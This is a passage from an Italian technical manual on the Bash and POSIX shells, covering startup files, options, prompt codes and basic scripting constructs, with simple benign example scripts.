- Se il nome del comando non contiene alcuna barra ('`/`'):
  - se esiste una funzione di shell con quel nome, questa viene eseguita (purché sia disponibile la gestione delle funzioni);
  - se esiste un comando interno con quel nome, questo viene eseguito;
  - viene cercato all'interno del percorso di ricerca degli eseguibili contenuto nella variabile '**`PATH`**'.

  Se la ricerca fallisce si ottiene una segnalazione di errore e la restituzione di un valore di uscita diverso da zero.

Quando la shell ha determinato che si tratta di un eseguibile esterno ed è riuscita a trovarlo, vengono eseguite le azioni seguenti.

- La shell tenta di avviarlo.
- La shell avvia il programma configurando gli argomenti nel modo consueto: il primo, cioè zero, contiene il nome del programma, quelli successivi, contengono gli argomenti forniti eventualmente nella riga di comando.
- Se non si tratta di un programma e nemmeno di una directory (in tal caso verrebbe comunque emessa una segnalazione di errore), viene inteso essere uno script di shell. In tal caso viene generata una subshell per la sua esecuzione, la quale si reinizializza in modo da presentare allo script una situazione simile a quella di una nuova shell.
- Se il programma è un file di testo che inizia con '`#!`', si intende che si tratti di uno script che deve essere interpretato attraverso il programma indicato nella parte restante della prima riga. La shell esegue quindi quel programma dando come argomenti il nome dello script e altri eventuali argomenti ricevuti nella riga di comando originale.

143.7 Configurazione di ambiente

Quando viene avviato un programma gli viene fornito un vettore di stringhe che rappresenta la configurazione dell'ambiente. Si tratta di una lista di coppie di nomi e valori loro assegnati, espressi nella forma seguente:

nome*=*valore

La shell permette di manipolare la configurazione dell'ambiente in molti modi. Quando la shell viene avviata, esamina la sua configurazione di ambiente e crea una variabile per ogni nome

trovato. Queste variabili vengono rese automaticamente disponibili, nello stato in cui sono in quel momento, ai processi generati dalla shell. Questi processi ereditano così l'ambiente. Possono essere aggiunte altre variabili alla configurazione di ambiente attraverso l'uso del comando interno '**`export`**', mentre è possibile eliminare delle variabili attraverso il comando interno '**`unset`**'.

Le variabili create all'interno della shell che non vengono esportate nell'ambiente, attraverso il comando '**`export`**', o che non vengono create attraverso il comando '**`declare`**' (con l'opzione '**`-x`**'), non sono disponibili nell'ambiente dei processi discendenti (ovvero quelli generati durante il funzionamento della shell stessa).

Se si vuole fornire una configurazione di ambiente speciale all'esecuzione di un programma, basta anteporre alla riga di comando l'assegnamento di nuovi valori alle variabili di ambiente che si intendono modificare. L'esempio seguente avvia il programma '**`mio_programma`**' sullo sfondo con un percorso di ricerca diverso, senza però influenzare lo stato generale della configurazione di ambiente della shell.

`$` **`PATH=/bin:/sbin mio_programma &`** [*Invio*]

143.8 Particolarità importanti della shell Bash

Bash è una shell POSIX con delle estensioni proprie, piuttosto sofisticate. Nei sistemi GNU, la shell Bash è normalmente quella predefinita ed è bene conoscere alcune particolarità di questa shell, perché non sempre viene configurata per un'aderenza stretta alle specifiche POSIX.

143.8.1 File di configurazione

La shell Bash messa in funzione a seguito di un accesso (*login*), se non è stata specificata l'opzione '**`--noprofile`**':

- tenta di leggere ed eseguire il contenuto di '`/etc/profile`';
- tenta di leggere ed eseguire il contenuto di '`~/.bash_profile`', se non ci riesce, tenta con '`~/.bash_login`' e se anche questo file non è accessibile o non esiste, tenta ancora con il file '`~/.profile`'.

Al termine della sessione di lavoro:

- se esiste, legge ed esegue il contenuto di '`~/.bash_logout`'.

Quando la shell Bash funziona in modo interattivo, senza essere una shell di *login*, se non è stata specificata una delle opzioni '**`--norc`**' o '**`--rcfile`**', sempre che esista, legge ed esegue il contenuto di '`~/.bashrc`'.

Spesso si include l'esecuzione del contenuto del file '`~/.bashrc`' anche nel caso di shell di *login*, attraverso un accorgimento molto semplice: all'interno del file '`~/.bash_profile`' si includono le righe seguenti.

```
if [ -f ~/.bashrc ]
then
    . ~/.bashrc
fi
```

Il significato è semplice: viene controllata l'esistenza del file '~/.bashrc' e se viene trovato viene caricato ed eseguito.

Quando la shell Bash viene utilizzata in modo non interattivo, ovvero per eseguire uno script, controlla il contenuto della variabile di ambiente '**BASH_ENV**'; se questa variabile non è vuota esegue il file nominato al suo interno.

In pratica, attraverso la variabile '**BASH_ENV**' si indica un file di configurazione che si vuole sia eseguito dalla shell prima dello script. In situazioni normali questa variabile è vuota, oppure non esistente del tutto.

Se l'eseguibile della shell Bash viene avviato con il nome '**sh**' (per esempio attraverso un collegamento simbolico), per quanto riguarda l'utilizzo dei file di configurazione si comporta come la shell Bourne, mentre, per il resto, il suo funzionamento è conforme alla shell POSIX.

Nel caso di shell di *login*, tenta di eseguire solo '/etc/profile' e '~/.profile', rispettivamente. L'opzione '**--noprofile**' può essere utilizzata per disabilitare la lettura di questi file di avvio.

Se l'eseguibile '**bash**' viene avviato in modalità POSIX, attraverso l'opzione '**--posix**', allora la shell segue lo standard POSIX per i file di avvio. In tal caso, per una shell di *login* o interattiva viene utilizzato il nome del file contenuto nella variabile '**ENV**'.

Tabella 143.27. A seconda del modo con cui l'eseguibile della shell Bash viene avviato si utilizzano diversi tipi di file di configurazione.

Comando	Tipo	All'avvio	Alla conclusione
bash	login	'/etc/profile', più '~/.bash_profile', oppure '~/.bash_login', oppure '~/.profile'	'~/.bash_logout'
bash	interattiva	'~/.bashrc'	
bash	non interattiva	il file indicato nella variabile di ambiente '**BASH_ENV**'	
sh	login	'/etc/profile', più '~/.profile'	
sh	interattiva	il file indicato nella variabile di ambiente '**ENV**'	
sh	non interattiva	--	
bash --posix	login	il file indicato nella variabile di ambiente '**ENV**'	
bash --posix	interattiva	il file indicato nella variabile di ambiente '**ENV**'	
bash --posix	non interattiva	--	

143.8.2 Opzioni

La shell Bash interpreta due tipi di opzioni: a carattere singolo e multicarattere. Le opzioni multicarattere devono precedere necessariamente quelle a carattere singolo.

Opzione	Descrizione
`--norc`	Riguarda la modalità interattiva: non esegue il file di configurazione '`~/.bashrc`'. Quando si avvia l'eseguibile della shell Bash utilizzando il nome '**`sh`**' per mantenere la compatibilità con la shell Bourne, questo file di configurazione non deve essere letto e questa opzione è sottintesa.
`--noprofile`	Riguarda la modalità interattiva di *login*: non esegue i file di inizializzazione '`/etc/profile`', '`~/.bash_profile`', '`~/.bash_login`' o '`~/.bashrc`'.
`--rcfile` ***file***	Riguarda la modalità interattiva: non esegue il file di inizializzazione personalizzato '`~/.bashrc`', ma quello indicato come argomento.
`--version`	Visualizza il numero di versione.
`--login`	Fa in modo che funzioni in qualità di shell di *login*.
`--noediting`	Quando è avviata in modalità interattiva, non usa la libreria GNU Readline per gestire la riga di comando.
`--posix`	Fa in modo di adeguarsi il più possibile alle specifiche POSIX.
`-c` ***stringa***	Vengono eseguiti i comandi contenuti nella stringa. Eventuali argomenti successivi vengono passati ai parametri posizionali a partire dal parametro zero.
`-i`	Forza l'esecuzione in modalità interattiva.
`-s`	La shell legge i comandi dallo standard input.

143.8.3 Uso sommario della tastiera

La shell Bash fornisce un sistema di gestione della tastiera molto complesso, attraverso un gran numero di funzioni. Teoricamente è possibile ridefinire ogni tasto speciale e ogni combinazione di tasti a seconda delle proprie preferenze. In pratica, non è consigliabile un approccio del genere, dal momento che tutto questo serve solo per gestire la riga di comando.

La tabella 143.29 mostra un elenco delle funzionalità dei tasti e delle combinazioni più importanti.

Tabella 143.29. Elenco delle funzionalità dei tasti e delle combinazioni più importanti.

Comando	Descrizione
Caratteri normali	Inseriscono semplicemente i caratteri corrispondenti.
[*Ctrl b*]	Sposta il cursore all'indietro di una posizione.
[*Ctrl f*]	Sposta il cursore in avanti di una posizione.
[*Backspace*]	Cancella il carattere alla sinistra del cursore.
[*Ctrl d*]	Cancella il carattere corrispondente alla posizione del cursore.
[*Ctrl a*]	Sposta il cursore all'inizio della riga.
[*Ctrl e*]	Sposta il cursore alla fine della riga.
[*Alt f*]	Sposta il cursore in avanti di una parola.
[*Alt b*]	Sposta il cursore all'indietro di una parola.
[*Ctrl l*]	Ripulisce lo schermo.

Generalmente funzionano anche i tasti freccia per spostare il cursore. In particolare, i tasti [*freccia su*] e [*freccia giù*] permettono di richiamare le righe di comando inserite precedentemente. Quando si preme un tasto o una combinazione non riconosciuta, si ottiene una segnalazione di errore.

Eventualmente si può intervenire nella configurazione della libreria Readline, attraverso il file '`/etc/inputrc`' oppure anche '`~/.inputrc`'. L'esempio seguente si riferisce alla configurazione necessaria per l'uso ottimale di una console virtuale su un elaboratore con architettura x86.

```
# Abilita l'inserimento di caratteri a 8 bit.
set meta-flag           on

# Disabilita la conversione dei caratteri con l'ottavo bit attivo
# in sequenze di escape.
set convert-meta        off

# Abilita la visualizzazione di caratteri a 8 bit.
set output-meta         on

# Modifica l'abbinamento con i tasti rispetto a determinati comportamenti.
"\e[1~": beginning-of-line      # [home]                era C-a
"\e[4~": end-of-line            # [fine]                era C-e
"\e[3~": delete-char            # [canc]                era C-d
"\e[5~": backward-word          # [pagina su]           era M-b
"\e[6~": forward-word           # [pagina giù]          era M-f
```

143.8.4 Invito o «prompt»

Quando la shell funziona in modo interattivo, può mostrare due tipi di invito:

- quello primario definito nella variabile '**`PS1`**' quando è pronta a ricevere un comando;
- quello secondario definito nella variabile '**`PS2`**' quando necessita di maggiori dati per completare un comando.

Il contenuto di queste variabili è una stringa che può essere composta da alcuni simboli speciali contrassegnati dal carattere di escape ('****'); i principali sono descritti nella tabella 143.31.

Tabella 143.31. Elenco di alcuni codici speciali per definire l'invito con la shell Bash.

Codice	Descrizione
`\t`	Orario attuale nel formato ***hh***:***mm***:***ss*** (ore, minuti, secondi).
`\d`	Data attuale.
`\n`	Interruzione di riga.
`\s`	Nome della shell.
`\w`	Percorso assoluto della directory corrente.

Codice	Descrizione
`\W`	Nome finale del percorso della directory corrente (*basename*).
`\u`	Utente.
`\h`	Nome dell'elaboratore.
`\#`	Numero del comando attuale.
`\!`	Numero del comando nello storico.
`\$`	'**#**' se UID = 0; '**$**' se UID > 0.
`\`***nnn***	Carattere corrispondente al numero ottale indicato.
`\\`	Una barra obliqua inversa singola ('****').
`\[`	Inizio di una sequenza di controllo.
`\]`	Fine di una sequenza di controllo.

In particolare merita attenzione '**`\$`**', il cui significato potrebbe non essere chiaro dalla descrizione fatta nella tabella. Rappresenta un simbolo che cambia in funzione del livello di importanza dell'utente: se si tratta di un UID pari a zero (se cioè si tratta dell'utente '**`root`**') corrisponde al simbolo '**`#`**', negli altri casi corrisponde al simbolo '**`$`**'.

La stringa dell'invito, dopo la decodifica dei codici di escape appena visti, viene eventualmente espansa attraverso i processi di sostituzione dei parametri e delle variabili, della sostituzione dei comandi, dell'espressione aritmetica e della suddivisione delle parole.

L'esempio seguente fa in modo di ottenere un invito che visualizza il nome dell'utente, il nome dell'elaboratore, la directory corrente e il simbolo '**`$`**' o '**`#`**' a seconda del tipo di utente:

`$` **`PS1='\u@\h:\w\$ '`** [*Invio*]

```
tizio@dinkel:~$
```

Disponendo di una shell Bash, è possibile costruire anche un invito dinamico, con l'ausilio di funzioni. Naturalmente, resta però la necessità di garantire una certa compatibilità anche con delle shell POSIX standard. L'esempio seguente rappresenta una porzione di codice che potrebbe essere inserita nel file '`/etc/profile`':

```
dynamic_prompt () {
    if [ $? = 0 ]
    then
        echo ":)"
    else
        echo ":("
    fi
}
export -f dynamic_prompt
…
PS1="\u@\h:\w\\$ "
…
if [ "$BASH" != "" ]
then
    #
    # This is BASH.
    #
    PS1="\$(dynamic_prompt) $PS1"
fi
export PS1
```

Come si può vedere, la variabile di ambiente '**`PS1`**' viene dichiarata inizialmente in modo compatibile con le shell standard, quindi, se si riesce a verificare che si tratta di una shell Bash, il contenuto della variabile viene modificato in modo da includere la funzione '**`dynamic_prompt`**', che serve a mostrare un «sorriso» se l'ultimo comando è terminato restituendo il valore *Vero*.

Capitolo 144

Shell POSIX: programmazione

La programmazione con una shell POSIX implica la realizzazione di file script. Alcune istruzioni sono particolarmente utili nella realizzazione di questi programmi, anche se non sono necessariamente utilizzabili solo in questa circostanza.

144.1 Caratteristiche di uno script

Nei sistemi Unix esiste una convenzione attraverso la quale si automatizza l'esecuzione dei file script. Prima di tutto, uno script è un normalissimo file di testo contenente una serie di istruzioni che possono essere eseguite attraverso un interprete. Per eseguire uno script occorre quindi avviare il programma interprete e informarlo di quale script questo deve eseguire. Per esempio, il comando seguente avvia l'eseguibile '**sh**' come interprete dello script '**pippo**', ovvero il file 'pippo' collocato nella directory corrente:

$ **sh pippo** [*Invio*]

Per evitare questa trafila, si può dichiarare all'inizio del file script il programma che deve occuparsi di interpretarlo. Per questo si usa la sintassi seguente:

```
#! percorso_del_programma_interprete
```

Quindi, si attribuisce a questo file il permesso di esecuzione:

$ **chmod +x pippo** [*Invio*]

Quando si tenta di avviare questo file come se si trattasse di un programma, il sistema avvia in realtà l'interprete.

Perché tutto possa funzionare, è necessario che il programma indicato nella prima riga dello script sia raggiungibile così come è stato indicato, cioè sia provvisto del percorso necessario. Per esempio, nel caso di uno script per la shell '**sh**' ('/bin/sh'), la prima riga deve essere composta così:

```
#!/bin/sh
...
...
```

Il motivo per il quale si utilizza il simbolo '**#**' iniziale, è quello di permettere ancora l'utilizzo dello script nel modo normale, come argomento del programma interprete: rappresentando un commento non interferisce con il resto delle istruzioni.

Come appena accennato, il simbolo '**#**' introduce un commento che termina alla fine della riga, cioè qualcosa che non ha alcun valore per l'interprete; inoltre, le righe vuote e quelle bianche vengono ignorate nello stesso modo.

144.2 Strutture

Per la formulazione di comandi complessi si possono usare le strutture di controllo e di iterazione tipiche dei linguaggi di programmazione più comuni. Queste strutture sono particolarmente indicate per la preparazione di script di shell, ma possono essere usate anche nella riga di comando di una shell interattiva.

È importante ricordare che il punto e virgola singolo ('`;`') viene utilizzato per indicare una separazione e può essere rimpiazzato da uno o più codici di interruzione di riga.

144.2.1 for

Il comando '**`for`**' esegue una scansione di elementi e in corrispondenza di questi esegue una lista di comandi.

```
for variabile [in valore...]
do
    lista_di_comandi
done
```

L'elenco di parole che segue la sigla '**`in`**' viene espanso, generando una lista di elementi; la variabile indicata dopo '**`for`**' viene posta, di volta in volta, al valore di ciascun elemento di questa lista; infine, la lista di comandi che segue '**`do`**' viene eseguita ogni volta (una volta per ogni valore disponibile). Se la sigla '**`in`**' (e i suoi argomenti) viene omessa, il comando '**`for`**' esegue la lista di comandi ('**`do`**') una volta per ogni parametro posizionale esistente. In pratica è come se venisse usato: '**`in $@`**'.

Il valore restituito da '**`for`**' è quello dell'ultimo comando eseguito all'interno della lista '**`do`**', oppure zero se nessun comando è stato eseguito.

L'esempio seguente mostra uno script che, una volta eseguito, emette in sequenza gli argomenti che gli sono stati forniti:

```
#!/bin/sh
for i in $@
do
    echo $i
done
```

L'esempio seguente mostra uno script un po' più complicato che si occupa di archiviare, singolarmente, i file e le directory che si mettono come argomenti:

```
#!/bin/sh
ELENCO_DA_ARCHIVIARE=$@
for DA_ARCHIVIARE in $ELENCO_DA_ARCHIVIARE
do
    tar czvf ${DA_ARCHIVIARE}.tgz $DA_ARCHIVIARE
```

```
done
```

144.2.2 case

Il comando '**case**' permette di eseguire una scelta nell'esecuzione di varie liste di comandi. La scelta viene fatta confrontando una parola (di solito una variabile) con una serie di modelli. Se viene trovata una corrispondenza con uno dei modelli, la lista di comandi relativa viene eseguita.

```
case parola in
    [modello [ | modello]... ) lista_di_comandi ;; ]
    ...
    [*) lista_di_comandi ;; ]
esac
```

La parola che segue '**case**' viene espansa e quindi confrontata con ognuno dei modelli, usando le stesse regole dell'espansione di percorso (i nomi dei file). La barra verticale ('**|**') viene usata per separare i modelli quando questi rappresentano possibilità diverse di un'unica scelta.

Quando viene trovata una corrispondenza, viene eseguita la lista di comandi corrispondente. Dopo il primo confronto riuscito, non ne vengono controllati altri dei successivi. L'ultimo modello può essere '***)**', corrispondente a qualunque valore, che si può usare come alternativa finale in mancanza di altro.

L'esempio seguente mostra uno script che fa apparire un messaggio diverso a seconda dell'argomento fornitogli:

```
#!/bin/sh
case $1 in
    -a | -A | --alpha)    echo "alpha"    ;;
    -b)                   echo "bravo"    ;;
    -c)                   echo "charlie"  ;;
    *)                    echo "opzione sconosciuta" ;;
esac
```

Come si può notare, per selezionare '**alpha**' si possono utilizzare tre opzioni diverse.

144.2.3 if

Il comando '**if**' permette di eseguire liste di comandi differenti, in funzione di una o più condizioni, espresse anch'esse in forma di lista di comandi.

```
if lista_condizione
then
    lista_di_comandi
[elif lista_condizione
then
    lista_di_comandi]
...
[else
    lista_di_comandi]
fi
```

Inizialmente viene eseguita la lista che segue '**if**' che costituisce la condizione. Se il valore restituito da questa lista è zero (cioè *Vero*), allora viene eseguita la lista seguente '**then**' e il comando termina. Altrimenti viene eseguita ogni '**elif**' in sequenza, fino a che ne viene trovata una la cui condizione si verifica. Se nessuna condizione si verifica, viene eseguita la lista che segue '**else**', sempre che esista.

L'esempio seguente mostra uno script che fa apparire un messaggio di avvertimento se non è stato utilizzato alcun argomento, altrimenti si limita a visualizzarli:

```
#!/bin/sh
if [ $# = 0 ]
then
    echo "devi fornire almeno un argomento"
else
    echo $@
fi
```

L'esempio seguente mostra uno script attraverso il quale si tenta di creare una directory e se l'operazione fallisce viene emessa una segnalazione di errore:

```
#!/bin/sh
if ! mkdir deposito
then
    echo "Non è stato possibile creare la directory \"deposito\""
else
    echo "È stata creata la directory \"deposito\""
fi
```

È importante comprendere subito che le parentesi quadre sono un sinonimo del comando '**test**' e come tali **devono essere distaccate** da ciò che appare prima e dopo. Il comando '**test**' viene descritto nella sezione 144.4 e la tabella 144.14 riporta le espressioni che con questo comando possono essere valutate.

144.2.4 while

Il comando '**while**' permette di eseguire un gruppo di comandi in modo ripetitivo mentre una certa condizione continua a dare il risultato *Vero*.

```
while lista_condizione
do
    lista_di_comandi
done
```

Il comando '**while**' esegue ripetitivamente la lista che segue '**do**' finché la lista che rappresenta la condizione continua a restituire il valore zero (*Vero*).

Lo script dell'esempio seguente contiene un ciclo perpetuo, in cui viene richiesto di inserire qualcosa, ma solo se si inserisce la stringa '**fine**' si conclude l'iterazione:

```
#!/bin/sh
RISPOSTA="continua"
while [ "$RISPOSTA" != "fine" ]
do
    echo "usa la parola fine per terminare"
    read RISPOSTA
done
```

144.2.5 until

Il comando '**until**' permette di eseguire un gruppo di comandi in modo ripetitivo mentre una certa condizione continua a dare il risultato *Falso*.

```
until lista_condizione
do
    lista_di_comandi
done
```

Il comando '**until**' è analogo a '**while**', cambia solo l'interpretazione della lista che rappresenta la condizione nel senso che il risultato di questa viene invertito (negazione logica). In generale, per avere maggiori garanzie di compatibilità conviene utilizzare solo il comando '**while**', invertendo opportunamente la condizione.

144.2.6 Funzioni

Attraverso le funzioni è possibile dare un nome a un gruppo di comandi, in modo da poterlo richiamare come si fa per un comando interno normale. Sotto questo aspetto, le funzioni vengono impiegate normalmente all'interno di file script.

```
[function] nome () {
    lista_di_comandi
}
```

Le funzioni vengono eseguite nel contesto della shell corrente e quindi non vengono attivati altri processi per la loro interpretazione (ciò al contrario di quanto capita quando viene avviata l'interpretazione di un nuovo script).

La lista di comandi viene eseguita ogni volta che il nome della funzione è utilizzato come comando. Il valore restituito dalla funzione è quello dell'ultimo comando a essere eseguito all'interno di questa.

Pertanto, la funzione della shell può restituire solo un valore di uscita (*exit status*).

Quando viene eseguita una funzione, i parametri posizionali contengono gli argomenti di questa funzione e anche '**#**' restituisce un valore corrispondente alla situazione. Tuttavia, il parametro posizionale zero continua a restituire il valore precedente, di solito il nome dello script.

All'interno della funzione possono essere dichiarate delle variabili locali attraverso il comando interno '**typeset**'.

Il comando interno '**typeset**' ha molte funzionalità che dipendono da opzioni particolari e probabilmente esistono altri comandi più specifici per la creazione di variabili locali all'interno delle funzioni. Tuttavia, in situazioni in cui si vuole scrivere codice compatibile tra shell POSIX diverse, può essere più conveniente l'uso del comando '**typeset**' (senza specificare opzioni).

È possibile utilizzare il comando interno '**return**' per concludere anticipatamente l'esecuzione della funzione. Al termine dell'esecuzione della funzione, i parametri posizionali riprendono il loro contenuto precedente e l'esecuzione dello script riprende dal comando seguente alla chiamata della funzione.

Se la shell lo consente, le funzioni possono essere esportate e rese disponibili a una subshell utilizzando il comando interno '**export**', così come si fa per le variabili di ambiente.

L'esempio seguente mostra uno script che prima dichiara una funzione denominata '**messaggio**' e subito dopo la esegue semplicemente nominandola come un comando qualsiasi:

```
#!/bin/sh
messaggio () {
    echo "ciao,"
```

```
    echo "bella giornata vero?"
}

messaggio
```

Nell'esempio seguente, una funzione si occupa di emettere il riepilogo della sintassi per l'uso di un ipotetico script:

```
function sintassi () {
    echo "al {--latex | --html | --txt | --check}"
    echo ""
    echo "--latex    esegue la conversione in latex;"
    echo "--html     esegue la conversione in html;"
    echo "--txt      esegue la conversione in testo normale;"
    echo "--check    esegue il controllo sintattico SGML;"
}
```

Nell'esempio seguente, si utilizza il comando '**`return`**' per fare in modo che l'esecuzione della funzione termini in un punto determinato restituendo un valore stabilito. Lo scopo dello script è quello di verificare che esista il file '`pippo`' nella directory '`/var/log/packages/`':

```
#!/bin/sh
function verifica() {
    if [ -e "/var/log/packages/$1" ]
    then
        return 0
    else
        return 1
    fi
}

if verifica pippo
then
    echo "il pacchetto pippo esiste"
else
    echo "il pacchetto pippo non esiste"
fi
```

144.3 Espressioni aritmetiche

La shell consente di risolvere delle espressioni aritmetiche in certe circostanze. In generale, nella maggior parte delle shell per le quali si dichiara la compatibilità POSIX, si ottiene l'espansione di un'espressione aritmetica con la forma seguente:

```
$((espressione))
```

Il calcolo avviene su interi senza controllo dello straripamento (*overflow*), anche se normalmente la divisione per zero viene intercettata e segnalata come errore. Oltre alle espressioni puramente aritmetiche si possono risolvere espressioni logiche e binarie, anche se l'utilizzo di queste ultime non è indicato. La tabella 144.11 riporta l'elenco degli operatori aritmetici disponibili.

Tabella 144.11. Operatori aritmetici.

Operatore e operandi	Descrizione
+*op*	Non ha alcun effetto.
-*op*	Inverte il segno dell'operando.
op1 + *op2*	Somma i due operandi.
op1 - *op2*	Sottrae dal primo il secondo operando.
op1 * *op2*	Moltiplica i due operandi.
op1 / *op2*	Divide il primo operando per il secondo.
op1 % *op2*	Modulo: il resto della divisione tra il primo e il secondo operando.
var = *valore*	Assegna alla variabile il valore alla destra.
op1 += *op2*	*op1* = *op1* + *op2*
op1 -= *op2*	*op1* = *op1* - *op2*
op1 *= *op2*	*op1* = *op1* * *op2*
op1 /= *op2*	*op1* = *op1* / *op2*
op1 %= *op2*	*op1* = *op1* % *op2*

Le variabili di shell possono essere utilizzate come operandi; l'espansione di parametri e variabili avviene prima della risoluzione delle espressioni. Quando una variabile o un parametro vengono utilizzati all'interno di un'espressione, vengono convertiti in interi. Una variabile di shell non ha bisogno di essere convertita.

Gli operatori sono valutati in ordine di precedenza. Le sottoespressioni tra parentesi sono risolte prima.

144.4 Comandi interni

I comandi interni sono quelli eseguiti direttamente dalla shell, come se si trattasse di funzioni. La tabella 144.12 descrive brevemente alcuni comandi a disposizione; in particolare, i comandi '**`getopts`**' e '**`set`**' sono ripresi anche in sezioni separate.

È bene ricordare che dal punto di vista della shell, il valore numerico zero corrisponde a *Vero* dal punto di vista logico, mentre qualunque valore diverso da zero corrisponde a *Falso*.

Tabella 144.12. Descrizione sintetica di alcuni comandi interni di una shell POSIX.

Comando	Descrizione
`:` [*argomenti*]	Ciò che inizia con il simbolo '`:`' non viene eseguito. Si ottiene solo l'espansione degli argomenti e l'esecuzione della ridirezione. Il valore restituito alla fine è sempre zero.
`.` *file_script* [*argomenti*]	Vengono letti ed eseguiti i comandi contenuti nel file indicato. Se il nome del file non fa riferimento a un percorso, questo viene cercato all'interno dei vari percorsi elencati dalla variabile '**`PATH`**' (ci sono shell che cercano il file anche nella directory corrente). Se vengono forniti degli argomenti, questi diventano i parametri posizionali dello script. Il valore restituito dallo script è: quello dell'ultimo comando eseguito al suo interno; zero (*Vero*) se non vengono eseguiti comandi; *Falso* (un valore diverso da zero) se il file non è stato trovato.
`alias` [*nome* [=*valore*]] ...	Il comando '**`alias`**' permette di definire un alias, oppure di leggere il contenuto di un alias particolare, o di elencare tutti gli alias esistenti. Se viene utilizzato senza argomenti, emette attraverso lo standard output la lista degli alias nella forma '***nome*`=`*valore***'. Se viene indicato solo il nome di un alias, ne viene emesso il nome e il contenuto. Se si utilizza la sintassi completa si crea un alias nuovo. La coppia '***nome*`=`*valore***' deve essere scritta senza lasciare spazi prima e dopo del segno di uguaglianza ('**`=`**'). Il comando '**`alias`**' restituisce il valore *Falso* quando è stato indicato un alias inesistente senza valore da assegnare, negli altri casi restituisce *Vero*.
`bg` [*specificazione_del_job*]	Mette sullo sfondo il job indicato, come se fosse stato avviato aggiungendo il simbolo e-commerciale ('**`&`**') alla fine. Se non viene specificato il job, viene messo sullo sfondo quello corrente, dal punto di vista della shell. Se l'operazione riesce, il valore restituito è zero.
`break` [***n***]	Interrompe un ciclo '**`for`**', '**`while`**' o '**`until`**'. Se viene specificato il valore numerico ***n***, l'interruzione riguarda ***n*** livelli. Il valore ***n*** deve essere maggiore o uguale a uno. Se ***n*** è maggiore dei cicli annidati in funzione, vengono semplicemente interrotti tutti. Il valore restituito è zero purché ci sia un ciclo da interrompere.
`cd` [*directory*]	Cambia la directory corrente. Se non viene specificata la destinazione, si intende la directory contenuta nella variabile '**`HOME`**' (che di solito corrisponde alla directory personale dell'utente). Il funzionamento di questo comando può essere alterato dal contenuto della variabile '**`CDPATH`**' che può indicare una serie di percorsi di ricerca per la directory su cui ci si vuole spostare. Di norma, la variabile '**`CDPATH`**' è opportunamente vuota, in modo da fare riferimento semplicemente alla directory corrente.
`command` ***comando*** [*argomento*...]	Esegue un «comando» con degli argomenti eventuali. Il comando che si avvia può essere solo un comando interno oppure un programma, mentre sono escluse espressamente le funzioni.

Comando	Descrizione
`continue` [*n*]	Riprende, a partire dall'iterazione successiva, un ciclo '**`for`**', '**`while`**' o '**`until`**'. Se viene specificato il valore numerico ***n***, il salto riguarda ***n*** livelli. Il valore ***n*** deve essere maggiore o uguale a uno. Se ***n*** è maggiore dei cicli annidati in funzione, si fa riferimento al ciclo più esterno. Il valore restituito è zero, a meno che non ci sia alcun ciclo da riprendere.
`echo` [`-n`] [*argomento*...]	Emette gli argomenti separati da uno spazio. Restituisce sempre il valore zero. '**`echo`**' riconosce alcune sequenze di escape che possono essere utili per comporre il testo da visualizzare. Queste sono elencate nella tabella 144.13. L'opzione '**`-n`**' consente di impedire che alla fine del testo visualizzato sia inserito il codice di interruzione di riga finale, in modo che il testo emesso successivamente prosegua di seguito. Si osservi che la shell Bash non riconosce le sequenze di escape se non si aggiunge espressamente l'opzione '**`-e`**', oppure si abilita l'opzione '**`xpg_echo`**' con il comando: '**`shopt -s xpg_echo`**'.
`eval` [*argomento*...]	Esegue gli argomenti come parte di un comando unico. Restituisce il valore restituito dal comando rappresentato dagli argomenti. Se non vengono indicati argomenti, o se questi sono vuoti, restituisce *Vero*.
`exec` [*comando* [*argomenti*]]	Se viene specificato un comando (precisamente deve essere un programma), questo viene eseguito rimpiazzando la shell, in modo da non generare un nuovo processo. Se sono stati indicati degli argomenti, questi vengono passati regolarmente al comando. Il fatto di rimpiazzare la shell implica che, al termine dell'esecuzione del programma, non c'è più la shell. Se si utilizza questo comando da una finestra di terminale, questa potrebbe chiudersi semplicemente, oppure, se si tratta di una shell di *login* potrebbe essere riavviata la procedura di accesso.
`exit` [*n*]	Termina l'esecuzione della shell restituendo il valore ***n***. Se viene omessa l'indicazione esplicita del valore da restituire, viene utilizzato quello dell'ultimo comando eseguito.
`export` *nome*...	Le variabili elencate vengono segnate per l'esportazione, nel senso che vengono trasferite all'ambiente dei programmi eseguiti successivamente all'interno della shell stessa.
`fg` [*job*]	Pone il job indicato in primo piano, ovvero in *foreground*. Se non viene specificato il job, si intende quello attuale, ovvero, l'ultimo a essere stato messo sullo sfondo (*background*).
`getopts` *stringa_di_opzioni* ↩ ↪*nome_di_variabile* [*argomenti*]	Il comando interno '**`getopts`**' serve per facilitare la realizzazione di script in cui si devono analizzare le opzioni della riga di comando. Ogni volta che viene chiamato, '**`getopts`**' analizza l'argomento successivo nella riga di comando, restituendo le informazioni relative attraverso delle variabili di ambiente. Per la precisione, '**`getopts`**' analizza gli argomenti finali della sua stessa riga di comando (quelli che sono stati indicati nello schema sintattico come un elemento facoltativo) e in mancanza di questi utilizza il contenuto del parametro '**`@`**'. L'utilizzo di '**`getopts`**' può risultare complesso, pertanto viene descritto meglio in una sezione apposita.

Comando	Descrizione
`hash` [`-r`] [*comando*...]	Per ciascun comando indicato, viene determinato e memorizzato il percorso assoluto. Se non viene dato alcun argomento, si ottiene l'elenco dei comandi memorizzati. Se si usa l'opzione '**`-r`**' si cancellano i percorsi memorizzati.
`jobs` [*job*...]	Quello mostrato rappresenta lo schema sintattico dell'utilizzo comune di '**`jobs`**', che serve a elencare i job attivi. Se viene indicato esplicitamente un job, l'elenco risultante è ristretto alle sole informazioni su quel job.
`kill` [`-s` *segnale*] [*pid* | *job*]... `kill -l` [*numero_del_segnale*]	Invia il segnale indicato al processo identificato dal numero del PID o dal job. Il segnale viene definito attraverso un nome, come per esempio '**`KILL`**' (per garantire la compatibilità massima conviene evitare l'uso del prefisso '**`SIG`**'), o un numero di segnale. Se non viene indicato il tipo di segnale da inviare, si intende '**`TERM`**'. Un argomento '**`-l`**' elenca i nomi dei segnali corrispondenti ai numeri eventualmente indicati.
`typeset` [*nome* [`=`*valore*]] `local` [*nome* [`=`*valore*]]	Permette di dichiarare delle variabili ed eventualmente anche di attribuirgli dei valori. Se non vengono forniti nomi di variabili da creare, vengono visualizzati i nomi di quelle esistenti con i loro valori. Il comando '**`typeset`**' prevede diverse opzioni per attribuire caratteristiche particolari alle variabili, ma in generale, per problemi di compatibilità, conviene usarlo senza opzioni, all'interno delle funzioni, per creare delle variabili locali. Per questa ragione, viene qui abbinato al comando '**`local`**', che dovrebbe permettere di creare esclusivamente delle variabili locali all'interno delle funzioni.
